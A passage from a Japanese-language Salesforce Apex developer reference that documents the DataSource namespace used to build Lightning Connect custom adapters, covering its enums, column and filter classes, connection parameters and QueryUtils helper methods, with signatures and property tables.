SOQL または SOSL クエリの詳細が含まれます。プロパティは、クエリの FROM、ORDER BY、SELECT、および WHERE 句を表します。

DataSource の例外
DataSource 名前空間には、例外クラスが含まれています。

AuthenticationCapability 列挙

外部システムにアクセスするために使用できる認証の種別を指定します。

使用方法

DataSource.Provider クラスは、DataSource.AuthenticationCapability Enum 値を返します。返された値によって、Salesforce の外部データソース定義で使用できる認証設定が決まります。

HTTP コールアウトを使用するように DataSource.Provider クラスを設定する場合、URL の代わりにエンドポイントを指定ログイン情報として設定できます。これを行う場合は、データソース認証機能のリスト内の唯一のエントリとして ANONYMOUS を返します。これにより、外部データソース定義で認証設定が不要になります。Apex コールアウトで指定ログイン情報をコールアウトエンドポイントとして指定するすべての認証が Salesforce によって管理されるため、コードでこれらを行う必要はありません。

Enum 値

次に、DataSource.AuthenticationCapability Enum の値を示します。

値	説明
ANONYMOUS	外部システムの認証にログイン情報は必要ありません。
BASIC	ユーザ名とパスワードを外部システムの認証に使用できます。
CERTIFICATE	外部システムに対する各接続を確立するときにセキュリティ証明書を提供できます。
OAUTH	OAuth を外部システムの認証に使用できます。

AuthenticationProtocol 列挙

外部システムの認証に使用されるログイン情報の種別を決定します。

Enum 値

次に、DataSource.AuthenticationProtocol Enum の値を示します。

値	説明
NONE	外部システムの認証にログイン情報は使用されません。
OAUTH	OAuth 2.0 が外部システムの認証に使用されます。
PASSWORD	ユーザ名とパスワードが外部システムの認証に使用されます。

Capability 列挙

外部システムでサポートされる機能操作を宣言します。また、外部データソース定義で必要なエンドポイント設定を指定します。

使用方法

DataSource.Provider クラスは、次の操作に使用する DataSource.Capability Enum 値を返します。

- 外部システムの機能を指定する。
- Salesforce の外部データソース定義で使用できるエンドポイント設定を決定する。

Enum 値

次に、DataSource.Capability Enum の値を示します。

値	説明
QUERY_PAGINATION_SERVER_DRIVEN	サーバ駆動ページングでは、外部システムによってページサイズやバッチの区切りが決まります。外部システムのページング設定により、外部システムのパフォーマンスを最適化して、組織の外部オブジェクトの読み込み時間を短縮できます。また、ユーザや Force.com プラットフォームが結果セットのページを移動している間も外部データセットを変更できます。通常、サーバ駆動ページングはバッチの区切りを調節して、データセットの変更にクライアント駆動ページングよりも効率的に対応します。 外部データソースのサーバ駆動ページングを有効にすると、外部システムはクエリで指定されたバッチの区切りやページサイズを無視します。また、Apex コードで、結果の次のバッチを判断して取得するために使用するクエリトークンを生成する必要があります。
QUERY_TOTAL_SIZE	より小さいバッチサイズを返すように要求された場合でも、クエリ条件を満たす合計行数を外部システムが提供できます。この機能によって、queryMore() を使用することで結果のページ設定方法を簡略化できます。
REQUIRE_ENDPOINT	システム管理者が外部データソース定義で URL 項目のエンドポイントを指定する必要があります。

値	説明
REQUIRE_HTTPS	セキュア HTTP を使用するエンドポイント URL が必要です。REQUIRE_ENDPOINT が宣言されていない場合、REQUIRE_HTTPS は無視されます。
ROW_QUERY	外部データの API および SOQL クエリを許可します。
SEARCH	外部データの SOSL および Salesforce 検索を許可します。 検索できるのは、外部オブジェクトのテキスト、テキストエリア、およびロングテキストエリア項目のみです。外部オブジェクトに検索可能項目がない場合、そのオブジェクトに対する検索ではレコードは返されません。

Column クラス

DataSource.Table の列を記述します。

名前空間

DataSource

使用方法

列メタデータのリストは、sync() メソッドが呼び出されたときに、DataSource.Connection クラスによって提供されます。各列が、外部オブジェクトの項目になります。

メタデータは、Salesforce に保存されます。列メタデータの新規または更新された値を返すように Apex コードを更新しても、Salesforce に保存されたメタデータが自動的に更新されることはありません。

このセクションの内容:

Column プロパティ

Column のプロパティは次のとおりです。

このセクションの内容:

filterable
列の値に基づいて結果セットを絞り込むことができるかどうか。

label
Salesforce ユーザインターフェースに表示される、列のわかりやすい名前。

length
列のデータ型が文字列の場合は、列内の文字数。列のデータ型が数値の場合は、小数点の両側の合計桁数(小数点は除く)。

name
外部システムの列の名前。

referenceTargetField
この列の値と比較される値を持つ親オブジェクトのカスタム項目の API 名。一致する値によって、間接参照関係にある関連レコードが識別されます。列のデータ型が `INDIRECT_LOOKUP_TYPE` の場合にのみ適用されます。その他のデータ型では、この値は無視されます。

referenceTo
この列で表される関係にある親オブジェクトの API 名。列のデータ型が `LOOKUP_TYPE`、`EXTERNAL_LOOKUP_TYPE`、または `INDIRECT_LOOKUP_TYPE` の場合にのみ適用されます。その他のデータ型では、この値は無視されます。

sortable
`ORDER BY` 句によって列の値に基づいて結果セットを並び替えることができるかどうか。

type
列のデータ型。

decimalPlaces

データ型が数値の場合、小数点の右側の桁数。

署名

```
public Integer decimalPlaces {get; set;}
```

プロパティ値

型: Integer

description

列が表す内容の説明。

署名

```
public String description {get; set;}
```

プロパティ値

型: String

filterable

列の値に基づいて結果セットを絞り込むことができるかどうか。

署名

```
public Boolean filterable {get; set;}
```

プロパティ値

型: Boolean

label

Salesforce **ユーザインターフェースに表示される、列のわかりやすい名前。**

署名

```
public String label {get; set;}
```

プロパティ値

型: String

length

列のデータ型が文字列の場合は、列内の文字数。列のデータ型が数値の場合は、小数点の両側の合計桁数 (小数点は除く)。

署名

```
public Integer length {get; set;}
```

プロパティ値

型: Integer

name

外部システムの列の名前。

署名

```
public String name {get; set;}
```

プロパティ値

型: String

referenceTargetField

この列の値と比較される値を持つ親オブジェクトのカスタム項目の API 名。一致する値によって、間接参照関係にある関連レコードが識別されます。列のデータ型が `INDIRECT_LOOKUP_TYPE` の場合にのみ適用されます。その他のデータ型では、この値は無視されます。

署名

```
public String referenceTargetField {get; set;}
```

プロパティ値

型: String

referenceTo

この列で表される関係にある親オブジェクトの API 名。列のデータ型が `LOOKUP_TYPE`、`EXTERNAL_LOOKUP_TYPE`、または `INDIRECT_LOOKUP_TYPE` の場合にのみ適用されます。その他のデータ型では、この値は無視されます。

署名

```
public String referenceTo {get; set;}
```

プロパティ値

型: String

sortable

`ORDER BY` 句によって列の値に基づいて結果セットを並び替えることができるかどうか。

署名

```
public Boolean sortable {get; set;}
```

プロパティ値

型: Boolean

type

列のデータ型。

署名

```
public DataSource.DataType type {get; set;}
```

プロパティ値

型: DataSource.DataType

Column メソッド

`Column` のメソッドは次のとおりです。

このセクションの内容:

boolean(name)

BOOLEAN_TYPE データ型の新しい列を返します。

署名

```
public static DataSource.Column boolean(String name)
```

パラメータ

name
型: String
列の名前。

戻り値

型: DataSource.Column

externalLookup(name, domain)

EXTERNAL_LOOKUP_TYPE データ型の新しい列を返します。

署名

```
public static DataSource.Column externalLookup(String name, String domain)
```

パラメータ

name
型: String
列の名前。

domain
型: String
外部参照関係にある親オブジェクトの API 名。

戻り値

型: DataSource.Column

返される列には、次のプロパティ値があります。

プロパティ	値
name	*name*
label	*name*
description	*name*
isSortable	true

プロパティ	値
isFilterable	true
type	DataSource.DataType.EXTERNAL_LOOKUP_TYPE
length	255
decimalPlaces	0
referenceTo	*domain*
referenceTargetField	null

get(name, label, description, isSortable, isFilterable, type, length, decimalPlaces, referenceTo, referenceTargetField)

指定された 10 個の `Column` プロパティ値を含む新しい列を返します。

署名

```
public static DataSource.Column get(String name, String label, String description,
Boolean isSortable, Boolean isFilterable, DataSource.DataType type, Integer length,
Integer decimalPlaces, String referenceTo, String referenceTargetField)
```

パラメータ

各パラメータについての詳細は、「Column プロパティ」 (ページ 1576)を参照してください。

name
型: String

label
型: String

description
型: String

isSortable
型: Boolean

isFilterable
型: Boolean

type
型: DataSource.DataType

length
型: Integer

decimalPlaces
型: Integer

referenceTo
型: String

referenceTargetField
型: String

戻り値

型: DataSource.Column

get(name, label, description, isSortable, isFilterable, type, length, decimalPlaces)

指定された 8 個の `Column` プロパティ値を含む新しい列を返します。

署名

```
public static DataSource.Column get(String name, String label, String description,
Boolean isSortable, Boolean isFilterable, DataSource.DataType type, Integer length,
Integer decimalPlaces)
```

パラメータ

各パラメータについての詳細は、「Column プロパティ」 (ページ 1576)を参照してください。

name
型: String

label
型: String

description
型: String

isSortable
型: Boolean

isFilterable
型: Boolean

type
型: DataSource.DataType

length
型: Integer

decimalPlaces
型: Integer

戻り値

型: DataSource.Column

get(name, label, description, isSortable, isFilterable, type, length)

指定された 7 個の `Column` プロパティ値を含む新しい列を返します。

署名

```
public static DataSource.Column get(String name, String label, String description,
Boolean isSortable, Boolean isFilterable, DataSource.DataType type, Integer length)
```

パラメータ

各パラメータについての詳細は、「Column プロパティ」 (ページ 1576)**を参照してください。**

name
型: String

label
型: String

description
型: String

isSortable
型: Boolean

isFilterable
型: Boolean

type
型: DataSource.DataType

length
型: Integer

戻り値

型: DataSource.Column

indirectLookup(name, domain, targetField)

`INDIRECT_LOOKUP_TYPE` **データ型の新しい列を返します。**

署名

```
public static DataSource.Column indirectLookup(String name, String domain, String
targetField)
```

パラメータ

name
型: String

列の名前。

domain
型: String

間接参照関係にある親オブジェクトの API **名。**

targetField
型: String

この列の値と比較される値を持つ親オブジェクトのカスタム項目のAPI名。一致する値によって、間接参照関係にある関連レコードが識別されます。

戻り値

型: DataSource.Column

返される列には、次のプロパティ値があります。

プロパティ	値
name	*name*
label	*name*
description	*name*
isSortable	true
isFilterable	true
type	DataSource.DataType.INDIRECT_LOOKUP_TYPE
length	255
decimalPlaces	0
referenceTo	*domain*
referenceTargetField	*targetField*

lookup(name, domain)

`LOOKUP_TYPE` データ型の新しい列を返します。

署名

```
public static DataSource.Column lookup(String name, String domain)
```

パラメータ

name
型: String

列の名前。

domain
型: String

参照関係にある親オブジェクトの API 名。

戻り値

型: DataSource.Column

返される列には、次のプロパティ値があります。

プロパティ	値
name	*name*
label	*name*
description	*name*
isSortable	true
isFilterable	true
type	DataSource.DataType.LOOKUP_TYPE
length	255
decimalPlaces	0
referenceTo	*domain*
referenceTargetField	null

number(name, length, decimalPlaces)

`NUMBER_TYPE` **データ型の新しい列を返します。**

署名

```
public static DataSource.Column number(String name, Integer length, Integer
decimalPlaces)
```

パラメータ

各パラメータについての詳細は、「Column プロパティ」 (ページ 1576)**を参照してください。**

name
型: String

length
型: Integer

decimalPlaces
型: Integer

戻り値

型: DataSource.Column

返される列には、次のプロパティ値があります。

プロパティ	値
name	*name*
label	*name*
description	*name*
isSortable	true
isFilterable	true
type	DataSource.DataType.NUMBER_TYPE
length	*length*
decimalPlaces	*decimalPlaces*

text(name, label, length)

指定された名前、表示ラベル、長さでデータ型が `STRING_SHORT_TYPE` **または** `STRING_LONG_TYPE` **の新しい列を返します。**

署名

```
public static DataSource.Column text(String name, String label, Integer length)
```

パラメータ

name

型: String

列の名前。

label

型: String

Salesforce **ユーザインターフェースに表示される、列のわかりやすい名前。**

length

型: Integer

列内で使用できる文字数。

戻り値

型: DataSource.Column

返される列には、次のプロパティ値があります。

プロパティ	値
name	*name*
label	*label*

プロパティ	値
description	*label*
isSortable	true
isFilterable	true
type	*length* が 255 以下の場合は DataSource.DataType.STRING_SHORT_TYPE *length* が 255 より大きい場合は DataSource.DataType.STRING_LONG_TYPE
length	*length*
decimalPlaces	0

text(name, length)

指定された名前と長さでデータ型が `STRING_SHORT_TYPE` または `STRING_LONG_TYPE` の新しい列を返します。

署名

```
public static DataSource.Column text(String name, Integer length)
```

パラメータ

name

型: String

列の名前。

length

型: Integer

列内で使用できる文字数。

戻り値

型: DataSource.Column

返される列には、次のプロパティ値があります。

プロパティ	値
name	*name*
label	*name*
description	*name*
isSortable	true
isFilterable	true

プロパティ	値
type	*length* が 255 以下の場合は DataSource.DataType.STRING_SHORT_TYPE *length* が 255 より大きい場合は DataSource.DataType.STRING_LONG_TYPE
length	*length*
decimalPlaces	0

text(name)

指定された名前と 255 文字の長さでデータ型が `STRING_SHORT_TYPE` の新しい列を返します。

署名

```
public static DataSource.Column text(String name)
```

パラメータ

name

型: String

列の名前。

戻り値

型: DataSource.Column

返される列には、次のプロパティ値があります。

プロパティ	値
name	*name*
label	*name*
description	*name*
isSortable	true
isFilterable	true
type	DataSource.DataType.STRING_SHORT_TYPE
length	255
decimalPlaces	0

textarea(name)

指定された名前と 32,000 文字の長さでデータ型が `STRING_LONG_TYPE` の新しい列を返します。

署名

```
public static DataSource.Column textarea(String name)
```

パラメータ

name
型: String
列の名前。

戻り値

型: DataSource.Column
返される列には、次のプロパティ値があります。

プロパティ	値
name	*name*
label	*name*
description	*name*
isSortable	true
isFilterable	true
type	DataSource.DataType.STRING_LONG_TYPE
length	32000
decimalPlaces	0

url(name, length)

指定された名前と長さでデータ型が `URL_TYPE` の新しい列を返します。

署名

```
public static DataSource.Column url(String name, Integer length)
```

パラメータ

name
型: String
列の名前。

length
型: Integer
列内で使用できる文字数。

戻り値

型: DataSource.Column
返される列には、次のプロパティ値があります。

プロパティ	値
name	*name*
label	*name*
description	*name*
isSortable	true
isFilterable	true
type	DataSource.DataType.URL_TYPE
length	*length*
decimalPlaces	0

url(name)

指定された名前と 1,000 **文字の長さでデータ型が** `URL_TYPE` **の新しい列を返します。**

署名

```
public static DataSource.Column url(String name)
```

パラメータ

name
型: String
列の名前。

戻り値

型: DataSource.Column
返される列には、次のプロパティ値があります。

プロパティ	値
name	*name*

プロパティ	値
label	*name*
description	*name*
isSortable	true
isFilterable	true
type	DataSource.DataType.URL_TYPE
length	1000
decimalPlaces	0

ColumnSelection クラス

クエリまたは検索時に返す列のリストを指定します。

名前空間

DataSource **名前空間**

使用方法

このクラスは、SOQL **クエリでは** `SELECT` **句、**SOSL **クエリでは** `RETURNING` **句に関連付けられます。**

このセクションの内容:

ColumnSelection プロパティ

`ColumnSelection` **のプロパティは次のとおりです。**

このセクションの内容:

aggregation

列のデータの集計方法。

署名

```
public DataSource.QueryAggregation aggregation {get; set;}
```

プロパティ値

型: DataSource.QueryAggregation

columnName

選択された列の名前。

署名

```
public String columnName {get; set;}
```

プロパティ値

型: String

tableName

列のテーブルの名前

署名

```
public String tableName {get; set;}
```

プロパティ値

型: String

Connection クラス

Salesforce組織で外部システムのスキーマと同期し、外部データのクエリと検索を処理できるようにするには、このクラスを拡張します。

名前空間

DataSource

使用方法

`DataSource.Connection` および `DataSource.Provider` クラスによって、Lightning Connect のカスタムアダプタが構成されます。

`DataSource.Connection` クラスの `sync()` メソッドを変更しても、外部オブジェクトが自動的に再同期されることはありません。

このセクションの内容:

Connection メソッド

`Connection` のメソッドは次のとおりです。

このセクションの内容:

query(queryContext)

外部オブジェクトの SOQL クエリによって呼び出されます。SOQL クエリは、Salesforce でユーザが外部オブジェクトのリストビューまたはレコード詳細ページにアクセスしたときに生成および実行されます。クエリの結果を返します。

署名

```
public DataSource.TableResult query(DataSource.QueryContext queryContext)
```

パラメータ

queryContext

型: DataSource.QueryContext

データテーブルに対して実行するクエリを表します。

戻り値

型: DataSource.TableResult

search(searchContext)

外部オブジェクトの SOSL クエリによって呼び出されるか、外部オブジェクトも検索される Salesforce グローバル検索をユーザが実行したときに呼び出されます。クエリの結果を返します。

署名

```
public List<DataSource.TableResult> search(DataSource.SearchContext searchContext)
```

パラメータ

searchContext
型: DataSource.SearchContext

外部データテーブルに対して実行するクエリを表します。

戻り値

型: List<DataSource.TableResult>

sync()

システム管理者が外部データソースの詳細ページで[検証して同期]をクリックしたときに呼び出されます。外部システムのスキーマを示すテーブルのリストを返します。

署名

```
public List<DataSource.Table> sync()
```

戻り値

型: List<DataSource.Table>

返された各テーブルは、Salesforce での外部オブジェクトの作成に使用できます。システム管理者は [外部データソースの検証] ページで返されたテーブルのリストを参照し、同期するテーブルを選択します。システム管理者が [同期] をクリックしたときに、選択された各テーブルに対して外部オブジェクトが作成されます。また、選択されたテーブル内の各列は外部オブジェクトの項目になります。

ConnectionParams クラス

外部システムを認証するためのログイン情報が含まれます。

名前空間

DataSource

使用方法

`DataSource.Provider` クラスの拡張が、認証をサポートすることを示す `DataSource.AuthenticationCapability` 値を返す場合、`DataSource.Connection` クラスは、コンストラクタで `DataSource.ConnectionParams` インスタンスを使用してインスタンス化されます。

`DataSource.ConnectionParams` インスタンスに含まれる認証情報は、Salesforce の外部データソース定義の `[ID 種別]` 項目に応じて異なります。

- `[ID 種別]` が `Named Principal` に設定されている場合、外部データソース定義のログイン情報が使用されます。
- `[ID 種別]` が `Per User` に設定されている場合は、次のようになります。
  - クエリと検索の場合、ログイン情報は、そのクエリまたは検索を呼び出した現在のユーザに固有です。ユーザの外部システム用認証設定のログイン情報が使用されます。
  - 外部システムのスキーマの同期など、管理接続の場合、外部データソース定義のログイン情報が使用されます。

このクラスの値は、デバッグログに出現することがあり、「Apex 開発」権限を持つユーザがアクセスできます。セキュリティを強化する必要がある場合は、Apex コールアウトエンドポイントとして、URL ではなく指定ログイン情報を使用することをお勧めします。Apex コールアウトで指定ログイン情報をコールアウトエンドポイントとして指定するすべての認証が Salesforce によって管理されるため、コードでこれらを行う必要はありません。

このセクションの内容:

ConnectionParams プロパティ

`ConnectionParams` のプロパティは次のとおりです。

このセクションの内容:

certificateName

外部システムに対する各接続を確立するための証明書の名前。

署名

```
public String certificateName {get; set;}
```

プロパティ値

型: String

Salesforce の外部データソース定義から取得された値。

endpoint

外部システムの URL。

署名

```
public String endpoint {get; set;}
```

プロパティ値

型: String

Salesforce の外部データソース定義から取得された値。

oauthToken

外部システムによって発行された OAuth トークン。

署名

```
public String oauthToken {get; set;}
```

プロパティ値

型: String

password

外部システムの認証用のパスワード。

署名

```
public String password {get; set;}
```

プロパティ値

型: String

値は、Salesforce の外部データソース定義の [ID 種別] 項目によって異なります。

- [ID 種別] が Named Principal に設定されている場合、外部データソース定義のログイン情報が使用されます。
- [ID 種別] が Per User に設定されている場合は、次のようになります。
  - クエリと検索の場合、ログイン情報は、そのクエリまたは検索を呼び出した現在のユーザに固有です。ユーザの外部システム用認証設定のログイン情報が使用されます。
  - 外部システムのスキーマの同期など、管理接続の場合、外部データソース定義のログイン情報が使用されます。

principalType

外部システムへのアクセスに使用するログイン情報のセットを決定する DataSource.IdentityType のインスタンス。

署名

```
public DataSource.IdentityType principalType {get; set;}
```

プロパティ値

型: DataSource.IdentityType

protocol

外部システムの認証に使用するプロトコルの種別。

署名

```
public DataSource.AuthenticationProtocol protocol {get; set;}
```

プロパティ値

型: DataSource.AuthenticationProtocol

repository

将来の使用のために予約されています。

署名

```
public String repository {get; set;}
```

プロパティ値

型: String

将来の使用のために予約されています。

username

外部システムの認証用のユーザ名。

署名

```
public String username {get; set;}
```

プロパティ値

型: String

値は、Salesforce の外部データソース定義の [ID 種別] 項目によって異なります。

- [ID 種別] が Named Principal に設定されている場合、外部データソース定義のログイン情報が使用されます。
- [ID 種別] が Per User に設定されている場合は、次のようになります。
  - クエリと検索の場合、ログイン情報は、そのクエリまたは検索を呼び出した現在のユーザに固有です。ユーザの外部システム用認証設定のログイン情報が使用されます。
  - 外部システムのスキーマの同期など、管理接続の場合、外部データソース定義のログイン情報が使用されます。

DataSourceUtil クラス

DataSource.Provider および DataSource.Connection クラスの親クラス。

名前空間

DataSource

このセクションの内容:

DataSourceUtil メソッド

DataSourceUtil のメソッドは次のとおりです。

このセクションの内容:

logWarning(message)

デバッグログにエラーメッセージを記録します。

署名

```
public void logWarning(String message)
```

パラメータ

message
型: String
エラーメッセージ。

戻り値

型: void

throwException(message)

`DataSourceException` を発生させ、提供されたメッセージをユーザに表示します。

署名

```
public void throwException(String message)
```

パラメータ

message
型: String
ユーザに表示されるエラーメッセージ。

戻り値

型: void

DataType 列挙

Apex Connector Framework でサポートされるデータ型を指定します。

使用方法

`DataSource.DataType` Enum は、`DataSource.Column` クラスの `type` プロパティによって参照されます。

Enum 値

次に、`DataSource.DataType` Enum の値を示します。

値	説明
BOOLEAN_TYPE	Boolean
DATETIME_TYPE	日付/時間
EXTERNAL_LOOKUP_TYPE	外部参照関係
INDIRECT_LOOKUP_TYPE	間接参照関係
LOOKUP_TYPE	参照関係
NUMBER_TYPE	数値
STRING_LONG_TYPE	ロングテキストエリア
STRING_SHORT_TYPE	テキストエリア
URL_TYPE	URL

Filter クラス

SOSL または SOQL クエリの WHERE 句を表します。

名前空間

DataSource

使用方法

複合型には、子検索条件が必要です。特に、type プロパティが NOT_、AND_、または OR_ の場合、subfilters プロパティは null にはできません。

このセクションの内容:

Filter プロパティ

Filter のプロパティは次のとおりです。

このセクションの内容:

columnName

単純な比較型の検索条件で評価される列の名前。

columnValue

単純な比較型の検索条件でレコードを比較する値。

subfilters

NOT_、AND_、OR_ など、複合検索条件種別のサブ条件のリスト。

tableName
単純な比較型の検索条件で評価される列を含むテーブルの名前。

type
返されるデータを制限する検索条件操作の種別。

columnName

単純な比較型の検索条件で評価される列の名前。

署名

```
public String columnName {get; set;}
```

プロパティ値

型: String

columnValue

単純な比較型の検索条件でレコードを比較する値。

署名

```
public Object columnValue {get; set;}
```

プロパティ値

型: Object

subfilters

NOT_、AND_、OR_ など、複合検索条件種別のサブ条件のリスト。

署名

```
public List<DataSource.Filter> subfilters {get; set;}
```

プロパティ値

型: List<DataSource.Filter>

tableName

単純な比較型の検索条件で評価される列を含むテーブルの名前。

署名

```
public String tableName {get; set;}
```

プロパティ値

型: String

type

返されるデータを制限する検索条件操作の種別。

署名

```
public DataSource.FilterType type {get; set;}
```

プロパティ値

型: DataSource.FilterType

FilterType 列挙

`DataSource.Filter` の `type` プロパティによって参照されます。

使用方法

返されるデータを制限する方法を決定します。

Enum 値

次に、`DataSource.FilterType` Enum の値を示します。

値	説明
AND_	この複合検索条件種別は、すべてのサブ条件に一致するすべての行を返します。
CONTAINS	単純な比較型の検索条件種別。
ENDS_WITH	単純な比較型の検索条件種別。
EQUALS	単純な比較型の検索条件種別。
GREATER_THAN	単純な比較型の検索条件種別。
GREATER_THAN_OR_EQUAL_TO	単純な比較型の検索条件種別。
LESS_THAN	単純な比較型の検索条件種別。
LESS_THAN_OR_EQUAL_TO	単純な比較型の検索条件種別。
LIKE_	単純な比較型の検索条件種別。
NOT_	この複合検索条件種別は、サブ条件に一致しない行を返します。
NOT_EQUALS	単純な比較型の検索条件種別。

値	説明
OR_	この複合検索条件種別は、いずれかのサブ条件に一致するすべての行を返します。
STARTS_WITH	単純な比較型の検索条件種別。

IdentityType 列挙

外部システムの認証に使用されるログイン情報のセットを決定します。

使用方法

関連するログイン情報が DataSource.Connection クラスに渡されます。

Enum 値

次に、DataSource.IdentityType Enum の値を示します。

値	説明
ANONYMOUS	外部システムの認証にログイン情報は使用されません。
NAMED_USER	組織からどのユーザが外部データにアクセスしているかに関わらず、外部システムの認証には外部データソース定義内のログイン情報が使用されます。
PER_USER	クエリと検索の場合、ログイン情報は、そのクエリまたは検索を呼び出した現在のユーザに固有です。ユーザの外部システム用認証設定のログイン情報が使用されます。 外部システムのスキーマの同期など、管理接続の場合、外部データソース定義のログイン情報が使用されます。

Order クラス

結果セットの行の並び替え方法に関する詳細が含まれます。SOQL クエリの ORDER BY ステートメントに相当します。

名前空間

DataSource

使用方法

DataSource.TableSelection クラスの order プロパティで使用します。

このセクションの内容:

Order プロパティ

`Order` のプロパティは次のとおりです。

このセクションの内容:

columnName

結果セットでの行の並び替えに使用する値を含む列の名前。

署名

```
public String columnName {get; set;}
```

プロパティ値

型: String

direction

列の値に基づいて行を並び替える方向。

署名

```
public DataSource.OrderDirection direction {get; set;}
```

プロパティ値

型: DataSource.OrderDirection

tableName

結果セットでの行の並び替えに使用する列の値を含むテーブルの名前。

署名

```
public String tableName {get; set;}
```

プロパティ値

型: String

Order メソッド

Order のメソッドは次のとおりです。

このセクションの内容:

get(tableName, columnName, direction)

DataSource.Order クラスのインスタンスを作成します。

署名

```
public static DataSource.Order get(String tableName, String columnName,
DataSource.OrderDirection direction)
```

パラメータ

tableName
型: String

結果セットでの行の並び替えに使用する列の値を含むテーブルの名前。

columnName
型: String

結果セットでの行の並び替えに使用する値を含む列の名前。

direction
型: DataSource.OrderDirection

列の値に基づいて行を並び替える方向。

戻り値

型: DataSource.Order

OrderDirection 列挙

列の値に基づいて行を並び替える方向を指定します。

使用方法

DataSource.Order クラスの direction プロパティによって使用されます。

Enum 値

次に、DataSource.OrderDirection Enum の値を示します。

値	説明
ASCENDING	行を昇順に並び替えます (A–Z)。
DESCENDING	行を降順に並び替えます (Z–A)。

Provider クラス

Lightning Connect のカスタムアダプタを作成するには、この基本クラスを拡張します。このクラスは、外部システムへの接続でサポートされているか、必要となる認証機能やその他の機能を Salesforce に伝えます。

名前空間

DataSource

使用方法

DataSource.Provider を拡張する Apex クラスを作成して、次の情報を指定します。

- 外部システムへのアクセスに使用可能な認証の種類
- 外部システムへの接続でサポートされる機能
- 外部システムのスキーマと同期し、外部データのクエリと検索を処理するために DataSource.Connection を拡張する Apex クラス。

DataSource.Provider クラスから返される値によって、Salesforce の外部データソース定義でどの設定を使用できるかが決まります。[設定] から外部データソース定義にアクセスするには、[開発] > [外部データソース] をクリックします。

このセクションの内容:

Provider メソッド

Provider のメソッドは次のとおりです。

このセクションの内容:

getAuthenticationCapabilities()

外部システムにアクセスするために使用できる認証の種別を返します。

署名

```
public List<DataSource.AuthenticationCapability> getAuthenticationCapabilities()
```

戻り値

型: List<DataSource.AuthenticationCapability>

getCapabilities()

外部システムでサポートされる機能操作、および Salesforce の外部データソース定義で必要なエンドポイント設定を返します。

署名

```
public List<DataSource.Capability> getCapabilities()
```

戻り値

型: List<DataSource.Capability>

getConnection(connectionParams)

外部データソースのインスタンスへの接続を返します。

署名

```
public DataSource.Connection getConnection(DataSource.ConnectionParams connectionParams)
```

パラメータ

connectionParams
型: DataSource.ConnectionParams

外部システムの認証用のログイン情報。

戻り値

型: DataSource.Connection

QueryAggregation 列挙

クエリでの列の集計方法を指定します。

使用方法

DataSource.ColumnSelection クラスの aggregation プロパティによって使用されます。

Enum 値

次に、`DataSource.QueryAggregation` Enum の値を示します。

値	説明
`AVG`	将来の使用のために予約されています。
`COUNT`	クエリ条件を満たす行数を返します。
`MAX`	将来の使用のために予約されています。
`MIN`	将来の使用のために予約されています。
`NONE`	集計は行われません。
`SUM`	将来の使用のために予約されています。

QueryContext クラス

`QueryContext` のインスタンスが、`DataSource.Connection` クラスの `query` メソッドに提供されます。このインスタンスは、SOQL 要求に対応します。

名前空間

DataSource

このセクションの内容:

QueryContext プロパティ

`QueryContext` のプロパティは次のとおりです。

このセクションの内容:

queryMoreToken

結果の後続のバッチを決定および取得するサーバ駆動ページングで使用されるクエリトークン。

署名

```
public String queryMoreToken {get; set;}
```

プロパティ値

型: String

tableSelection

SOQL または SOSL クエリの FROM、ORDER BY、SELECT、および WHERE 句を表すクエリの詳細。

署名

```
public DataSource.TableSelection tableSelection {get; set;}
```

プロパティ値

型: DataSource.TableSelection

QueryContext メソッド

QueryContext のメソッドは次のとおりです。

このセクションの内容:

get(metadata, offset, maxResults, tableSelection)

QueryContext クラスのインスタンスを作成します。

署名

```
public static DataSource.QueryContext get(List<DataSource.Table> metadata, Integer
offset, Integer maxResults, DataSource.TableSelection tableSelection)
```

パラメータ

metadata
型: List<DataSource.Table>

クエリする外部システムのテーブルを示すテーブルメタデータのリスト。

offset
型: Integer

クライアント駆動ページングに使用します。クエリの結果セットへの開始行オフセットを指定します。

maxResults
型: Integer

クライアント駆動ページングに使用します。各バッチで返される行の最大数を指定します。

tableSelection
型: DataSource.TableSelection

SOQL **または** SOSL **クエリの** `FROM`、`ORDER BY`、`SELECT`、**および** `WHERE` **句を表すクエリの詳細。**

戻り値

型: `DataSource.QueryContext`

QueryUtils クラス

データ行に対してローカルに絞り込み、並び替え、および LIMIT **句と** OFFSET **句の適用を行うヘルパーメソッドが含まれます。このヘルパークラスは、初期段階の開発およびテストでの利便性を目的として提供されますが、本番環境での使用はサポートされません。**

名前空間

DataSource

使用方法

`DataSource.QueryUtils` **クラスとそのヘルパーメソッドは、**Salesforce **組織内でローカルにクエリ結果を処理できます。このクラスは、初期テスト用の** Lightning Connect **カスタムアダプタの開発を簡略化し、利便性を向上することを目的として提供されます。ただし、**`DataSource.QueryUtils` **クラスとそのメソッドは、コールアウトにより外部システムからデータを取得する本番環境での使用はサポートされていません。クエリ結果を** Salesforce **に送信する前に、外部システムで絞り込みと並び替えを完了してください。また、可能であればサーバ駆動ページングを使用するか、クエリの** LIMIT **および** OFFSET **句に従って外部システムに適切なデータサブセットを判定させてください。**

このセクションの内容:

QueryUtils メソッド

`QueryUtils` のメソッドは次のとおりです。

このセクションの内容:

applyLimitAndOffset(queryContext, rows)

クエリから LIMIT および OFFSET 句をローカルで適用した後にデータ行のサブセットを返します。このヘルパーメソッドは、初期段階の開発およびテストでの利便性を目的として提供されますが、本番環境での使用はサポートされません。

署名

```
public static List<Map<String,Object>> applyLimitAndOffset(DataSource.QueryContext
queryContext, List<Map<String,Object>> rows)
```

パラメータ

queryContext

型: DataSource.QueryContext

データテーブルに対して実行するクエリを表します。

rows

型: List<Map<String, Object>>

データの行。

戻り値

型: List<Map<String, Object>>

filter(queryContext, rows)

クエリから検索条件をローカルで並び替えて適用した後にデータ行のサブセットを返します。このヘルパーメソッドは、初期段階の開発およびテストでの利便性を目的として提供されますが、本番環境での使用はサポートされません。

署名

```
public static List<Map<String,bject>> filter(DataSource.QueryContext queryContext,
List<Map<String,Object>> rows)
```

パラメータ

queryContext
型: DataSource.QueryContext

データテーブルに対して実行するクエリを表します。

rows
型: List<Map<String, Object>>

データの行。

戻り値

型: List<Map<String, Object>>

process(queryContext, rows)

クエリから LIMIT および OFFSET 句をローカルで絞り込み、並び替え、適用した後にデータ行を返します。このヘルパーメソッドは、初期段階の開発およびテストでの利便性を目的として提供されますが、本番環境での使用はサポートされません。

署名

```
public static List<Map<String,bject>> process(DataSource.QueryContext queryContext,
List<Map<String,Object>> rows)
```

パラメータ

queryContext
型: DataSource.QueryContext

データテーブルに対して実行するクエリを表します。

rows
型: List<Map<String, Object>>

データの行。

戻り値

型: List<Map<String, Object>>

sort(queryContext, rows)

